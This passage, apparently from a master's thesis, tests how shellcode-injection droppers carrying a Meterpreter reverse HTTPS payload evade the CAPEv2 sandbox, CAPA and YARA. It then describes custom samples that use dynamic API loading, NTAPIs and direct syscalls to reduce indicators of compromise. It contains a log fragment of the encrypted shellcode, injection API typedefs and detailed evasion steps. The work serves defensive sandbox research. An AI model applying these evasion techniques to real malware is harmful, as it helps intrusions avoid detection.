


Figure 4.11: Detection results of the third sample




Figure 4.12: CAPA analysis results of the third and fourth samples

cryptography, among others. Since the same payload is used as the previous tests, with only the execution methods differing, this indicates a significant reduction in IoCs due to the *shellcode injection technique*. Only a few IoCs are present, such as "*create process on Windows*", "*inject thread*", "*spawn thread to RWX shellcode*", among others. This suggests that the observed behavior likely corresponds more to that of a dropper performing a process injection rather than the Meterpreter payload itself.

- *Indicator of Compromises*: Figures 4.13 and 4.14 show the IoCs highlighted by CAPEv2 signatures for both the stageless and staged versions of the same Meterpreter payload. Both versions share common IoCs, including a potential *anti-debugging* IoC, which appears to be a false positive frequently triggered by simple compiled applications. Another IoC suggests a *date expiration check following a local time check*. Furthermore, we observe other more concerning IoCs, such as one in orange indicating "*Creates RWX memory*" and another in red showing "*Code injection with CreateRemoteThread in a remote process*". These findings clearly suggest actions performed by *shellcode injection*. Notably, there are no IoCs related to HTTP connections or the downloading of a second-stage payload in the staged version, indicating that the shellcode injection technique effectively conceals IoCs observed in previous samples.

  Regarding the screenshots, we do not see any window for either payload, similar to the previous sample. This is expected because we removed the debug print. The process injects the payload into the target process and exits immediately, leaving no time to




Figure 4.13: IoCs of the third sample




Figure 4.14: IoCs of the fourth sample


capture the window. However, this does not guarantee complete concealment, as the window may still appear briefly, allowing the CAPE agent to potentially capture it.

For the "**Behavioral Analysis**" tab, we have two distinct subsections covering both the dropper and the process, `msedge.exe`, where the payload is injected :

- *API calls made by the dropper*: As depicted in Figure 4.15, the executables "`injectshc_targetfromcmd_fopen_gethostbyname_xor_revhttps_stageless_win64.exe`" and "`injectshc_targetfromcmd_fopen_gethostbyname_xor_revhttps_win64.exe`" both use a series of API calls critical for *shellcode injection*. These calls include `NtOpenProcess`, targeting `msedge.exe`, and `NtAllocateVirtualMemory` with RWX protection. Following this, the `WriteProcessMemory` API is used to inject the payload, with the specific payload contents available for further analysis in the subsection "*Payloads*". This sequence indicates to the security analyst that the sample is performing remote shellcode injection into the `msedge.exe` process. The only variation between the two versions of the sample is the payload passed to the `WriteProcessMemory` call. Figure 4.16 illustrates a call to `CreateRemoteThread`, indicating the typical behavior of a dropper executing malicious code via a remote shellcode injection method.
- *API calls made by "**msedge.exe**"*: The API logs for `msedge.exe` are empty, suggesting that the behavior of the Meterpreter payload is effectively hidden by the *shellcode injection techniques*. This allows the payload to operate undetected, evading the monitoring capabilities of CAPEv2. This observation applies for both versions of the sample.


Now checking at the dropper source code:

- *Checking Dropper Source Code*: Upon reviewing the AVET build scripts, more precisely "`build_injectshc_targetfromcmd_fopen_gethostbyname_xor_revhttps_stageless_win64.sh`" and "`build_injectshc_targetfromcmd_fopen_ge`



2024-05-29 20:19:04,119	6 2 4 4	0x7ff628d9 1686 0x7ff628d9 1afd	**NtOpenProcess**	ProcessHandle: 0x000001f4 DesiredAccess: PROCESS_CREATE_THREAD|PROCESS_VM_OPERATION|PROCESS_VM_READ|PROCESS_VM_WRITE|PROCESS_QUERY_INFORMATION ProcessIdentifier: 5180 ProcessName: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	succ ess	0x00000000
2024-05-29 20:19:04,119	6 2 4 4	0x7ff628d9 16c1 0x7ff628d9 1afd	**NtAllocateVirtualMemory**	ProcessHandle: 0x000001f4 BaseAddress: 0x2b76f160000 RegionSize: 0x00032000 Protection: PAGE_EXECUTE_READWRITE StackPivoted: no	succ ess	0x00000000
2024-05-29 20:19:04,119	6 2 4 4	0x7ff628d9 16fd 0x7ff628d9 1afd	**WriteProcessMemory**	ProcessHandle: 0x000001f4 BaseAddress: 0x2b76f160000 Buffer: H1\xc9H\x81\xe9\xf4\x9c\xff\xffH\x8d\x05\xef\xff\xff\xffH\xbb>|\xe6\xf4\x16:\x8fiH1X'H-\xf8\xff\xff\xff\xe2\xf4s6\xa7\xa6Cr\x06\x8cv\xff \xd4^\xb9k\x99\xd6|\xe6\xf4\x16a\xc7\xe8\xfdK\xb8\xf4\x16\xc5\!\xbf\xbfRE\x14:\xc6\xe0\xe6\x16\xe2\xae\xe9\xea\x8fi>|\xe6\xf4\x16:\x8fi>|\xe6\xf4\xee:\x8fi0c\\xfa\x16\x8e\x86\xa4\x1f\xc4\xe7\xb8\xdb\x1b\xdb\x01W\x0f\xc6\x84dU\xe8\x1b_\x11\xc6\x97wT\xe1\x06J\\x84\x916H\xfa\x07\x1e\x15\x88\xd4Ru\xdcIS\x13\x82\x9187\x82c\x1a|\xe6\xf4\x16:\x8fi\x85-\x95\x85\xe9 \x92K\xc1L\xfb\xd6\xe9 \x92K\x87\x1d\x1a\xd6\xcd \x92K\x87\x1d\x1b\xd6\x92\x92K\x87\x1d$\xd6\xe3 \x92K\xc84\|\xd6\xe8 \x92K\xc84h\xd6\xf8\x92K\xc1L\xfa\xd6- \x92K\xbc5\x1b\xd6\xf2 \x92K\xbc5$\xd6\xe8\x92K\xbc5''\xd6\xe8 \x92K\xbc BufferLength: 0x00031887 StackPivoted: no	succ ess	0x00000001

Figure 4.15: Behavioral analysis of processes for the third and fourth samples (same API calls)



Time	TID	Caller	API	Arguments	Status	Return	Repeated
2024-04-23 05:38:56,869	7 3 4 4	0x7ff65d691 73d 0x7ff65d691 afd	**CreateRemoteThread**	ProcessHandle: 0x000001fc StartRoutine: 0x1c13c050000 Parameter: 0x00000000 CreationFlags: 0x00000000 ThreadId: 8532	succe ss	0x000001ec	

Figure 4.16: Behavioral analysis of threads for the third and fourth samples

`thostbyname_xor_revhttps_win64.sh`", which generate payloads for the stageless and staged versions of the Meterpreter respectively, it is clear that both scripts employ shellcode injection for payload execution. Examination of the code within `avet/source/implementations/payload_execution_method/inject_shellcode.h`, used by both scripts, reveals the use of several API calls, including `OpenProcess`, `VirtualAllocEx`, `WriteProcessMemory`, `CreateRemoteThread` and `CloseHandle`.

As noted in the "*Behavioral Analysis*" tab, these API calls, particularly, sometimes NTAPI versions, were successfully identified. This suite of API calls can serve as significant IoCs for security analysts, indicating typical shellcode injection behavior.

- *Files accessed*: Figure 4.17 provides an analysis of the files accessed during the execution of both the stageless and staged versions of the payload. Notably, the only file accessed is "`c:\windows\system.ini`" through the "`fopen`" function, intended to evade sandbox detection. In contrast to previous samples, there is no evidence of enumeration of the desktop or access to newly created folders and files, such as "*hello*" and "*test.txt*". This suggests that the Meterpreter shellcode *successfully circumvented the monitoring system.* The process injection technique appears to hide the activities of the Meterpreter payload from CAPEv2 monitoring, compared to previous samples.




Figure 4.17: Accessed files with the third and fourth samples

4.2.3 Results of the assessment

The first two samples we assessed provided important IoCs and CAPEv2 was able to log all actions from the dropper to the Meterpreter payload, leading security analysts to definitively classify them as malicious. In contrast, the analysis of the *shellcode injection* method, employed by the third and fourth samples, reveals a different result. It demonstrates its effectiveness in both *bypassing the monitor* of CAPEv2 sandbox and *reducing IoCs for the Meterpreter payload*. Despite the fourth sample involving the download of a Meterpreter DLL which is widely recognized by security systems, this remained undetected. This finding underscores the efficiency of *shellcode injection* in bypassing the monitoring mechanisms of CAPEv2, representing a notable advancement compared to earlier techniques (first and second samples), which differed only in payload execution methods.

In the latest assessments, the lack of typical IoCs, associated with HTTP or cryptographic activities and the successful concealment of behaviors typically associated with the Meterpreter payload identified by CAPA and CAPEv2, that were present in the first two tests, mark a significant improvement in our ability to effectively hide such traces. However, some IoCs that could indicate suspicious activities still appear, notably "*inject thread*" and "*spawn thread to RWX shellcode*" from CAPA, as well as "*Creates RWX memory*" and "*Code injection with CreateRemoteThread in a remote process*" from CAPEv2 signatures. These indicators suggest there is still room for improvement, as they could alert security analysts to suspicious activities. Nonetheless, the reduction of IoCs highlights that the *shellcode injection* technique plays a crucial role in hiding the underlying activities performed by the Meterpreter payload.

Behavioral analysis of recent samples has provided further information. In the earlier sample, numerous API calls associated with *internet connections* and *Reflective DLL injection* performed by the Meterpreter payload were observed. However, in the more recent samples (third and fourth), the API calls detected were primarily linked to the actions of the dropper, such as `OpenProcess`, `NtAllocateVirtualMemory`, `WriteProcessMemory` and `CreateRemoteThread`. These calls reveal crucial details about the target process for payload injection: `OpenProcess` is used to access the target process, `NtAllocateVirtualMemory` creates a RWX memory and `WriteProcessMemory` injects the payload. This sequence of API calls indicates a reliance on process injection methods. Notably, the behavior of `msedge.exe`, which has been chosen as the target process for the injection, highlighted the effective dissimulation of Meterpreter payload activities, as no IoCs related to suspicious behavior were detected, thereby successfully bypassing the monitoring engine. Furthermore, the hiding of desktop enumeration activities underscores, once again, the robustness of the *shellcode injection* technique in evading the monitoring system of CAPEv2.

In conclusion, the *shellcode injection* technique represents an effective way of bypassing the monitoring capabilities of CAPEv2 with regard to the behaviour of the payload being

injected. This effectiveness has been demonstrated by the execution of a Meterpreter payload, where no differences were observed between staged and stageless versions, even though the staged version typically involves downloading a second stage. Moreover, there is no evidence of file accessed or Reflective DLL injection operations typically associated with Meterpreter behavior. Additionally, the absence of suspicious IoCs related to the activity of the created process indicates that the monitoring system is not injected into these processes, thereby effectively bypassing the CAPEv2 monitoring system.

Despite successfully evading monitoring for the Meterpreter payload, there are still ways for improvement, particularly regarding the IoCs generated by the action of the dropper. The system can still detect that an injection is being performed and CAPEv2 can extract the payload from the injected process. Additionally, it detects the creation of a RWX memory and a new thread associated with the injection. These detections provide security analysts with additional IoCs, enabling them to classify the sample as malicious.

Based on the criteria for success we established [in the section *Methodology*], we concludes the following for the last two samples:

- *Evade detection by CAPA and YARA rules*: Partially achieved, as there are still suspicious IoCs identified in the CAPA analysis summary.
- *Bypass the capemon monitoring system*: Partially achieved. The Meterpreter payload successfully evades the monitoring system, but the actions of the dropper are still logged.
- *Hide any potential files that could be extracted from the sample*: Not achieved. CAPEv2 can extract the raw payload from the call to `WriteProcessMemory`.
- *Hide any suspicious window that may appear in screenshots*: Partially achieved, as it does not guarantee complete concealment. The window may still appear briefly, allowing the CAPE agent to potentially capture it. However, this could be easily addressed by adding an option to hide the windows when generating the payload with AVET.

This assessment clearly indicates that there are still ways for improvement to try to achieve an undetectable sample.

If we summarize the assessment we conducted previously, the advantages of the obfuscation and evasion methods include:

- *XOR encryption of the payload*: This technique evades YARA rules that would typically detect the Meterpreter payload;
- *Shellcode injection*: Allows the Meterpreter payload to bypass the monitoring systems and reduce IoCs generated by both CAPA and CAPEv2.

Actions to take and strategies for improving the evasion:

- *Reduce API logging*: Trying to hide the shellcode injection process, the launch of the targeted process and the extraction/dump of the payload to prevent CAPEv2 from capturing these activities;
- *Hiding the application window*: Enhance stealth by hiding any visible elements on CAPEv2 screenshots.

Further development plans:

- *Create a self-contained sample*: Create a self-contained malware that does not require additional parameters for execution, unlike the last two samples we tested which needed specific details in arguments of command line like the process to launch or the PID of the target process for payload injection;
- *Use a stageless payload*: Opt for a stageless payload rather than a staged one to avoid AV detection on the second staged downloaded, which is well known to vendors.

All these considerations will be taken into account when developing the custom sample and extending the AVET framework.

4.2.4 Custom Sample

Referring back to our discussion [in the subsection *Results of the assessment*], we mentioned plans to enhance our approach in order to evade sandbox detection.

The goal is to develop custom samples that incorporate specific enhancements, while using the same payload execution method evaluated as AVET, particularly focusing on the *shellcode injection technique*.

The enhancements are the following:

- *Self-contained sample*: Create a custom sample designed to operate independently, requiring no external parameters provided via the command line for successful execution.
- *Injection Methodology*:
  - Create a sample that specifies a target process by name for shellcode injection, initially using standard API calls. This sample will serve as a baseline before applying evasion techniques.
  - Implement a basic custom encryption/decryption to hide the stageless Meterpreter payload.
- *Reduction of IoCs*:
  - Focus on minimizing detectable IoCs, particularly "*Create RWX Memory*" and "*CreateRemoteThread*" in the CAPEv2 signature section. Additionally, reduce suspicious IoCs listed under the "**Behavioral Analysis**" tab especially those involving the `NtOpenProcess` call, which reveals the targeted process and the `WriteProcessMemory` call, which discloses the payload being injected as referenced in Figure 4.15
  - Address behavioral IoCs through the following techniques:
    - Dynamically loading of APIs.
    - Dynamically loading of NTAPIs.
    - Direct Syscalls using Syswhispers3 [20].

These enhancements aim to improve the efficiency and stealth of the custom malware samples, reducing their detectability while maintaining functionality.

Implementing custom sample

In this subsection, we will focus on the implementation details for creating a *custom sample*. We will start by using *classical API calls* and then explore more *advanced evasion techniques* by developing additional samples that incorporate these methods.

The payload is a *stageless x64 Meterpreter reverse HTTPS*, generated using *msfvenom* with *x64/xor* encoding from Metasploit.

Find target PID based on process name In order to obtain a self-contained sample, we need some code able to *retrieve the target PID based on a specified process name*, in contrast to the shellcode injection samples generated by AVET, which require a PID to be supplied via command line before execution.

To achieve this, we will use the `CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0)` API call, which takes a snapshot of all running processes on the machine. We can then iterate over the list of process entries using `Process32First` and `Process32Next`, comparing each process name to the target process name provided as a function parameter. Once a match is found, the PID associated with the target process name is returned.

Shellcode injection To perform a *shellcode injection*, we first need to find the PID of the target process (e.g., `msedge.exe`). If successful, the target process is opened with the necessary permissions using `OpenProcess`. The program then applies a XOR decryption on the payload buffer, which has been previously encrypted and stored in a separate file. This decryption uses the ^ operator with a hardcoded key. The decrypted payload is then injected into the target process and, finally, the handle to the target process is closed.

The core of shellcode injection involves several API calls. Assuming the payload is already decrypted, we begin by *opening the target process* (with the found PID) using `OpenProcess`. Next, we *allocate memory* within that process using `VirtualAllocEx`. The payload is then *written* to this allocated memory space using `WriteProcessMemory`. Finally, a *remote thread is created* in the target process using `CreateRemoteThread`, leading to the execution of the injected shellcode within the context of the target process.

Furthermore, we will use `WinMain` instead of `main` for the entry point. This approach tricks the machine into thinking it is a GUI application, thereby avoiding the display of a console window.

Dynamic Loading of APIs For the *dynamic loading of APIs*, the code base remains the same, however, instead of calling the APIs directly, we will first load them from the DLL `kernel32.dll`. Once it is loaded, we need to obtain function pointers for each API by defining these pointers with the correct signatures (as shown in Figure 4.18) and then using `GetProcAddress` to retrieve the addresses of the required functions. This method allows us to call the APIs indirectly, ensuring they are not listed in the IAT. This approach can be beneficial for bypassing hooks placed by security solutions on the IAT, enhancing the stealth of the sample.

Dynamic Loading of NTAPIs To reduce the presence of IoCs in our sample, we created another version which *dynamically loads Native APIs (NTAPIs)* from `ntdll.dll` in-

```
8   // Define function pointers for the APIs we will load dynamically
9   typedef HANDLE(WINAPI* pfnCREATETOOLHELP32SNAPSHOT)(DWORD, DWORD);
10  typedef BOOL(WINAPI* pfnPROCESS32FIRST)(HANDLE, LPPROCESSENTRY32);
11  typedef BOOL(WINAPI* pfnPROCESS32NEXT)(HANDLE, LPPROCESSENTRY32);
12  typedef LPVOID(WINAPI* pfnVIRTUALALLOCEX)(HANDLE, LPVOID, SIZE_T, DWORD, DWORD);
13  typedef BOOL(WINAPI* pfnWRITEPROCESSMEMORY)(HANDLE, LPVOID, LPCVOID, SIZE_T, SIZE_T*);
14  typedef HANDLE(WINAPI* pfnCREATEREMOTETHREAD)(HANDLE, LPSECURITY_ATTRIBUTES, SIZE_T,
    LPTHREAD_START_ROUTINE, LPVOID, DWORD, LPDWORD);
15  typedef HANDLE(WINAPI* pfnOPENPROCESS)(DWORD, BOOL, DWORD);
```

Figure 4.18: Signature of Dynamic Loading of APIs

stead of classical APIs from `kernel32.dll`. For example, the Native API of `VirtualAllocEx` is `NtAllocateVirtualMemory`. By using `GetModuleHandle` and `GetProcAddress` to load NTAPIs at runtime, we prevent these APIs from appearing in the IAT. This method can bypass hooks that security solutions place on the IAT or specifically on the DLL `kernel32.dll`, further reducing the risk of detection.

The equivalent NTAPIs of the APIs used before are listed below:

- *NtQuerySystemInformation*: Used for finding the target PID.
- *NtOpenProcess*: Used for opening the target process.
- *NtAllocateVirtualMemory*: Used for allocating virtual memory within the target process.
- *NtWriteVirtualMemory*: Used for injecting shellcode into the target process.
- *NtCreateThreadEx*: Used for creating a new thread in the target process.
- *NtClose*: Used for closing handles to open objects.

Additionally, Using NTAPIs requires declaring certain structures and constants to ensure proper functionality as these APIs are not documented by Microsoft. For example, success and error codes such as `STATUS_SUCCESS` (defined as `((NTSTATUS)0x00000000L)`) and `STATUS_INFO_LENGTH_MISMATCH` (defined as `((NTSTATUS)0xC0000004L)`) must be declared. Additionally, the `InitializeObjectAttributes` macro is used to set up the `OBJECT_ATTRIBUTES` structure correctly by initializing its length and other fields. This structure is essential for various low-level operations involving system objects like files, directories, processes and threads.

Direct Syscalls Another evasion technique to reduce IoCs involves the use of *direct syscalls* instead of API/NTAPIs calls. This method requires defining the syscall number, structuring the syscall parameters correctly and writing the corresponding native function stubs in assembly. By constructing and invoking the syscall directly via assembly, the application interacts with the Windows kernel without relying on potentially hooked functions within `ntdll.dll`. This approach can evade detection by security solutions monitoring API/NTAPI calls. However, implementing direct syscalls requires a deep understanding of the Windows kernel internals and the specific syscall interface for different Windows versions.

To simplify this process, we used *Syswhispers3*, a tool that automates the generation of direct syscalls. Syswhispers3 generates header and ASM files for any syscall, which can be integrated and called directly from C/C++ code, as described in its GitHub repository [20].

By specifying the NTAPIs for which syscalls are needed, Syswhispers3 outputs a header file, a C source file and an assembly file. If the MinGW compiler is selected, the assembly code is directly integrated into the C file.

The generated header files contain function declarations and necessary structures for the proper execution of the syscalls.

Additionally, like for the dynamic loading of NTAPIs, the same macros and constants must be defined. However, in addition, the `SYSTEM_PROCESS_INFORMATION` structure needs to be defined to hold comprehensive details about system processes, including memory usage, identifiers like process ID, parent process ID, among others. This structure is used with the `NtQuerySystemInformation` syscall to gather detailed process information for tasks.

Since AVET uses *MinGW* for compiling binaries, we leverage a Syswhispers3 option that generates `syscalls.c` and `syscalls.h` files compatible with the MinGW compiler. For our custom samples, we compiled them using Visual Studio 2022 Community Edition.

For more details on the implementation of the samples and instructions for compiling the binaries, please refer the authors' master thesis GitHub repository [21]. The custom samples are located in the `"samples/"` directory of the repository.

Assessments of the custom samples

In the previous section, we built our own custom samples. Now, we will focus on assessing their performance to determine if they outperform those generated by AVET, particularly the version that uses shellcode injection with a stageless payload.

First, we will test the version that performs only *classical API calls*. Next, we will move on to *dynamic loading of APIs*, followed by their *NTAPIs* version and, finally, we will assess the sample using *Direct Syscalls*. All samples include a *stageless x64 Meterpreter reverse HTTPS* payload, which undergoes an initial *x64/xor* encoding from Metasploit, followed by a basic custom XOR encryption.

Reminder

As explained at the beginning of [the section *Experimentation*], the assessment is structured as follows:

- Evaluate detection results and YARA signatures;
- Analyze the CAPA analysis summary;
- Assess the Indicators of Compromises, including screenshots and behavioral analysis;
- Determine which files have been accessed (ensuring the monitoring is working properly for potential host enumeration);

Classical API calls In our initial experiment, we tested the sample that uses *classical API calls* to perform its operations. This serves as a baseline and is expected to produce results similar to the stageless version of *injectshc* (last two samples tested) from AVET.




Figure 4.19: Detection result of custom sample - Classical APIs

However, unlike the version from AVET, our sample also performs a process enumeration. This could potentially introduce additional IoCs.

Upon uploading the sample and setting up the listener `windows/x64/meterpreter_reverse_https` using msfconsole on the Kali Linux VM, we obtained the following results :

- *Detection results and YARA signatures*: The detection results are depicted in Figure 4.19. Similar to the previous two AVET scripts that generate samples using shellcode injection, our custom sample, combined with the *x64/xor* Meterpreter and *XOR encryption*, effectively evades YARA signatures. However, the detection results of the last two AVET samples, illustrated in Figure 4.11, include a "*Process Dumps*" tab, which is not present in the detection results of our custom sample. This absence indicates that our sample appears stealthier, as CAPEv2 is unable to dump it. However, the payload is still successfully extracted, as shown by the presence of the "*Payloads*" tab.

- *CAPA Analysis*: Figure 4.20 illustrates the IoCs identified by CAPA. We observed IoCs corresponding to the behavior of the dropper, indicating typical shellcode injection behavior such as "*inject thread*" and "*spawn thread to RWX shellcode*", similar to those seen in the last two AVET samples. However, our custom sample revealed additional IoCs related to *process enumeration*, such as "*map section object*" and "*enumerate processes*", which fall into the "*host-interaction/process*" category, raising more suspicion. The absence of these IoCs in the AVET sample, as demonstrated in Figure 4.12, is due to the integration of a process enumeration step in our custom sample to identify the PID associated with a target name. However, our sample does not display IoCs related to "*DNS resolving*" and "*.tls section*". Furthermore, the implementation of shellcode injection also conceals IoCs related to the execution of the Meterpreter payload.

- *Indicator of Compromises*: Figure 4.21 presents several IoCs identified by CAPEv2 signatures. When compared to the AVET samples shown in Figure 4.14, the IoCs are quite similar. Notably, both samples generate "*Creates RWX memory*" and "*Code injection with Create Remote Thread in a remote process*".

CAPA analysis summary

Namespace	Capability
host-interaction/process	• map section object
host-interaction/process/create	• create process on Windows (9 matches)
host-interaction/process/inject	• inject thread
host-interaction/process/list	• enumerate processes
host-interaction/registry	• query or enumerate registry value
load-code/shellcode	• spawn thread to RWX shellcode

Figure 4.20: CAPA analysis of custom sample - Classical APIs




